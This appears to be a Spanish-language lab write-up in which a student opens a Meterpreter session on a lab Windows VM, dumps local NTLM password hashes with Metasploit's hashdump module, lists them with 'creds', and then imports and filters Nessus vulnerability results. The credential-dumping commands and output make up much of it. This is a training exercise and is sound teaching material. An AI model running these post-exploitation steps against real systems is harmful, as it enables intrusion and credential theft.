


```
[*] Sending stage (200774 bytes) to 192.168.56.103
[+] 192.168.56.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.103:49265) at 2024-02-06 11:04:41 -0500
```


Ahora que tenemos la sesión abierta, vamos a usar el módulo **windows/gather/hashdump** y entramos en la sesión 1. Después comprobamos que de verdad estamos en ella.




```
msf6 post(windows/gather/hashdump) > set session 1
session ⇒ 1
msf6 post(windows/gather/hashdump) > show options

Module options (post/windows/gather/hashdump):

   Name     Current Setting  Required  Description
   ────     ───────────────  ────────  ───────────
   SESSION  1                yes       The session to run this module on
```



```
msf6 post(windows/gather/hashdump) > run

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 80f1698521f2eccf12faa25674867074...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
```




```
[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::


[*] Post module execution completed
```




```
msf6 post(windows/gather/hashdump) > creds
Credentials
===========

host           origin         service        public          private                                                            r
lm  private_type  JtR Format
----           ------         -------        ------          -------                                                            -
--  ------------  ----------
192.168.56.103 192.168.56.103 445/tcp (smb)  administrator   aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b
    NTLM hash     nt,lm
192.168.56.103 192.168.56.103 445/tcp (smb)  guest           aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    NTLM hash     nt,lm
192.168.56.103 192.168.56.103 445/tcp (smb)  vagrant         aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b
    NTLM hash     nt,lm
192.168.56.103 192.168.56.103 445/tcp (smb)  sshd            aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    NTLM hash     nt,lm
192.168.56.103 192.168.56.103 445/tcp (smb)  sshd_server     aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035
    NTLM hash     nt,lm
192.168.56.103 192.168.56.103 445/tcp (smb)  leia_organa     aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028
    NTLM hash     nt,lm
192.168.56.103 192.168.56.103 445/tcp (smb)  luke_skywalker  aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a
    NTLM hash     nt,lm
192.168.56.103 192.168.56.103 445/tcp (smb)  han_solo        aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951
    NTLM hash     nt,lm
192.168.56.103 192.168.56.103 445/tcp (smb)  artoo_detoo     aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4
    NTLM hash     nt,lm
192.168.56.103 192.168.56.103 445/tcp (smb)  c_three_pio     aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee
    NTLM hash     nt,lm
192.168.56.103 192.168.56.103 445/tcp (smb)  ben_kenobi      aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859
    NTLM hash     nt,lm
192.168.56.103 192.168.56.103 445/tcp (smb)  darth_vader     aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0
```

6. Importa los resultados de Nessus de ambas máquinas. Visualízalos. A la hora de mostrar las vulnerabilidades aplica filtros por host y por puerto.




```
msf6 > db_import Downloads/Advanced\ Scan-Windows_Ubuntu_tjqkee.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.56.102
[*] Importing host 192.168.56.101
[*] Successfully imported /home/kali/Downloads/Advanced Scan-Windows_Ubuntu_tjqkee.nessus
```

Aquí tenemos los hosts.



```
Hosts
=====

address         mac                name            os_name       os_flavor  os_sp  purpose  info  comments
-------         ---                ----            -------       ---------  -----  -------  ----  --------
192.168.56.101  08:00:27:42:51:79  192.168.56.101  Linux                    3.X    server
192.168.56.102  08:00:27:d7:cc:d8  192.168.56.102  Windows 2008             SP1    server
```


Vulnerabilidades que ha guardado de Linux (192.168.56.101)



```
msf6 > vulns -R 192.168.56.101

Vulnerabilities
===============

Timestamp                Host            Name                                                References
---------                ----            ----                                                ----------
2024-02-06 22:15:53 UTC  192.168.56.101  Common Platform Enumeration (CPE)                   NSS-45590
2024-02-06 22:15:53 UTC  192.168.56.101  OS Security Patch Assessment Not Available          IAVB-0001-B-0515,NSS-117886
2024-02-06 22:15:53 UTC  192.168.56.101  Nessus Scan Information                             NSS-19506
2024-02-06 22:15:53 UTC  192.168.56.101  Patch Report                                        NSS-66334
2024-02-06 22:15:53 UTC  192.168.56.101  Target Credential Status by Authentication Pr      IAVB-0001-B-0504,NSS-110723
                                         otocol - No Credentials Provided
2024-02-06 22:15:53 UTC  192.168.56.101  Backported Security Patch Detection (WWW)           NSS-39521
2024-02-06 22:15:53 UTC  192.168.56.101  Backported Security Patch Detection (SSH)           NSS-39520
2024-02-06 22:15:53 UTC  192.168.56.101  Backported Security Patch Detection (FTP)           NSS-39519
2024-02-06 22:15:53 UTC  192.168.56.101  ProFTPD mod_copy Information Disclosure             CVE-2015-3306,BID-74238,EDB-ID-36742,EDB-ID-3
                                                                                             6803,MSF-ProFTPD 1.3.5 Mod_Copy Command Execu
                                                                                             tion,NSS-84215
2024-02-06 22:15:53 UTC  192.168.56.101  Drupal Database Abstraction API SQLi                CVE-2014-3704,BID-70595,EDB-ID-34984,EDB-ID-3
                                                                                             4992,EDB-ID-34993,EDB-ID-35150,MSF-Drupal HTT
                                                                                             P Parameter Key/Value SQL Injection,NSS-78515
```

Gif de todas las vulnerabilidades que salían.

Vulnerabilidades que ha guardado de Windows (192.168.56.102)




```
msf6 > vulns -R 192.168.56.102

Vulnerabilities
===============

Timestamp                Host            Name                                                References
---------                ----            ----                                                ----------
2024-02-06 22:15:47 UTC  192.168.56.102  OS Security Patch Assessment Not Available          IAVB-0001-B-0515,NSS-117886
2024-02-06 22:15:47 UTC  192.168.56.102  Nessus Scan Information                             NSS-19506
2024-02-06 22:15:47 UTC  192.168.56.102  Common Platform Enumeration (CPE)                   NSS-45590
2024-02-06 22:15:47 UTC  192.168.56.102  Patch Report                                        NSS-66334
2024-02-06 22:15:47 UTC  192.168.56.102  Target Credential Status by Authentication Pr      IAVB-0001-B-0504,NSS-110723
                                         otocol - No Credentials Provided
2024-02-06 22:15:47 UTC  192.168.56.102  Backported Security Patch Detection (SSH)           NSS-39520
2024-02-06 22:15:47 UTC  192.168.56.102  Apache Tomcat AJP Connector Request Injection       CVE-2020-1745,CVE-2020-1938,CISA-KNOWN-EXPLOI
                                          (Ghostcat)                                         TED-2022/03/17,CEA-ID-CEA-2020-0021,NSS-13486
```

Gif de todas las vulnerabilidades que salían.

Filtros por host y puerto.

vulns -p 22 -R 192.168.56.101


Podemos observar las vulnerabilidades que tiene nuestro Ubuntu en el puerto 22.



```
msf6 > vulns -p 22 -R 192.168.56.101

Vulnerabilities
===============

Timestamp                Host            Name                                          References
---------                ----            ----                                          ----------
2024-02-06 22:15:53 UTC  192.168.56.101  Backported Security Patch Detection (SSH)     NSS-39520
2024-02-06 22:15:55 UTC  192.168.56.101  SSH Protocol Versions Supported               NSS-10881
2024-02-06 22:15:55 UTC  192.168.56.101  OpenSSH Detection                             NSS-181418
2024-02-06 22:15:55 UTC  192.168.56.101  SSH Password Authentication Accepted          NSS-149334
2024-02-06 22:15:55 UTC  192.168.56.101  SSH Server CBC Mode Ciphers Enabled           CWE-200,CVE-2008-5161,BID-32319,CERT-958563,N
                                                                                       SS-70658
2024-02-06 22:15:55 UTC  192.168.56.101  SSH SHA-1 HMAC Algorithms Enabled             NSS-153588
2024-02-06 22:15:55 UTC  192.168.56.101  SSH Terrapin Prefix Truncation Weakness (CVE- CVE-2023-48795,NSS-187315
                                         2023-48795)
2024-02-06 22:15:55 UTC  192.168.56.101  SSH Weak MAC Algorithms Enabled               NSS-71049
2024-02-06 22:15:55 UTC  192.168.56.101  SSH Weak Key Exchange Algorithms Enabled      NSS-153953
2024-02-06 22:15:55 UTC  192.168.56.101  SSH Weak Algorithms Supported                 NSS-90317
2024-02-06 22:15:56 UTC  192.168.56.101  SSH Algorithms and Languages Supported        NSS-70657
2024-02-06 22:15:56 UTC  192.168.56.101  SSH Server Type and Version Information       IAVT-0001-T-0933,NSS-10267
2024-02-06 22:15:56 UTC  192.168.56.101  Service Detection                             NSS-22964
2024-02-06 22:15:56 UTC  192.168.56.101  Nessus SYN scanner                            NSS-11219

RHOSTS => 192.168.56.101
```

vulns -p 22 -R 192.168.56.102

Aquí lo mismo, pero para el Windows.



```
msf6 > vulns -p 22 -R 192.168.56.102

Vulnerabilities
===============

Timestamp                Host            Name                                                     References
---------                ----            ----                                                     ----------
2024-02-06 22:15:47 UTC  192.168.56.102  Backported Security Patch Detection (SSH)                NSS-39520
2024-02-06 22:15:51 UTC  192.168.56.102  SSH Password Authentication Accepted                     NSS-149334
2024-02-06 22:15:51 UTC  192.168.56.102  SSH SHA-1 HMAC Algorithms Enabled                        NSS-153588
2024-02-06 22:15:51 UTC  192.168.56.102  SSH Protocol Versions Supported                          NSS-10881
2024-02-06 22:15:51 UTC  192.168.56.102  OpenSSH Detection                                        NSS-181418
2024-02-06 22:15:51 UTC  192.168.56.102  SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795) CVE-2023-48795,NSS-187315
2024-02-06 22:15:51 UTC  192.168.56.102  SSH Algorithms and Languages Supported                   NSS-70657
2024-02-06 22:15:51 UTC  192.168.56.102  SSH Server Type and Version Information                  IAVT-0001-T-0933,NSS-10267
2024-02-06 22:15:52 UTC  192.168.56.102  Service Detection                                        NSS-22964
2024-02-06 22:15:52 UTC  192.168.56.102  Nessus SNMP Scanner                                      NSS-14274

RHOSTS => 192.168.56.102
```